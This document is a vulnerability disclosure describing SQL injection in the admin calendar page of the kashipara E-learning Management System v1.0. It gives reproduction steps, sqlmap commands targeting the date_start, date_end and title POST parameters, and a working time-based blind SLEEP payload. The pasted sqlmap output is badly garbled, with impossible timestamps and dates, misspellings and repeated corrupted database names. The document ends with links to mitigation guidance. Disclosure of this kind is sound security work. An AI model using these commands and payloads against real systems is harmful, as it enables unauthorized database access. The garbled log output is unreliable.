SQL Injection was found in the /lms/admin/calendar_of_events.php page of the kashipara E-learning Management System project v1.0 , Allows remote attackers to execute arbitrary SQL command to get unauthorized database access via the date_start, date_end and title parameters in a POST HTTP request.

> Official Website URL

https://www.kashipara.com/project/php/13138/e-learning-management-system-php-project-source-code


> Affected Product Name

E-learning Management System project in PHP with source code and document


Affected Vendor	kashipara
Affected Code File	/lms/admin/calendar_of_events.php
Affected Parameter	date_start, date_end, title
Method	POST
Туре	time-based blind
Version	V1.0

Steps to Reproduce:


Step 1: Visit to admin login page and login with admin credential.




Step 2: Navigate the 'Calendar of Events' and fill the details to add events.



Step 3: Now enable intercept in bupsuite and click on save button.



Step 4: Save the burpsuite request in a file.



Step 5: Now run the sqlmap command against burpsuite request saved in file.

python.exe C:\sqlmap\sqlmap.py -r calendar_of_events.txt --batch --dbs

Step 6: Now notice that 'date_start' parameter is detected vulnerable and all database is successfully retrieved.

Parameter: date_end

Step 7: Now run the sqlmap against 'date_end' parameter by using switch -p

• python.exe C:\sqlmap\sqlmap.py -r calendar_of_events.txt -p "date_end" --batch --dbs

Step 8: Notice that 'date_end' parameter is detected vulnerable and all database is successfully retrieved.

Parameter: title

Step 9: Run the sqlmap against 'title' parameter by using switch -p

python.exe C:\sqlmap\sqlmap.py -r calendar of events.txt -p "title" --batch --dbs

Step 10: Now notice that 'title' parameter is detected vulnerable and all database is successfully retrieved.

```
[88:31:24] [INFO] testing 'Generic inline queries'
[89:31:24] [INFO] testing 'MySQL >= 5.1 AND error-based — WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[80:31:25] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[80:31:25] [UNDITING] time-based comparison requires larger statistical model, please wait.... (done)
[80:31:25] [UNFO] POST parameter 'title' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[80:31:35] [INFO] attendatically extending ranges for UNION query injection technique tests as there is at least one other (potential) to [80:31:36] [INFO] attendatically extending ranges for UNION query injection technique tests as there is at least one other (potential) to [80:31:36] [INFO] checking if the injection point on POST parameter 'title' is vulnerable. Do you want to keep testing the others (if any)? [Y/N] N
sqlmap identified the following injection point(s) with a total of 60 HITP(s) requests:

Parameter: title (POST)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: date_start=10/86/2624&date_end-10/26/2624&title=test' AND (SELECT 8899 FROM (SELECT(SLEEP(5)))bKnw) AND 'cAVE'='cAVE&add=
[80:31:51] [INFO] the back-end OBMS is MySQL
when application technology: Apache 2.4.58, PMP 8.0.30
head obmSc. MySQL >= 5.0.12 (INFO) extensed: 7
[80:31:51] [INFO] resumed: capstone
[81 information_schema
[82 anysql
[83 performance_schema
[83 mySql
[84 performance_schema
[85 anysql
[85 anysql
[85 anysql
[85 anysql
[85 anysql
[85 anys
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Mitigation/recommendations

- https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html
- https://portswigger.net/web-security/sql-injection#how-to-prevent-sql-injection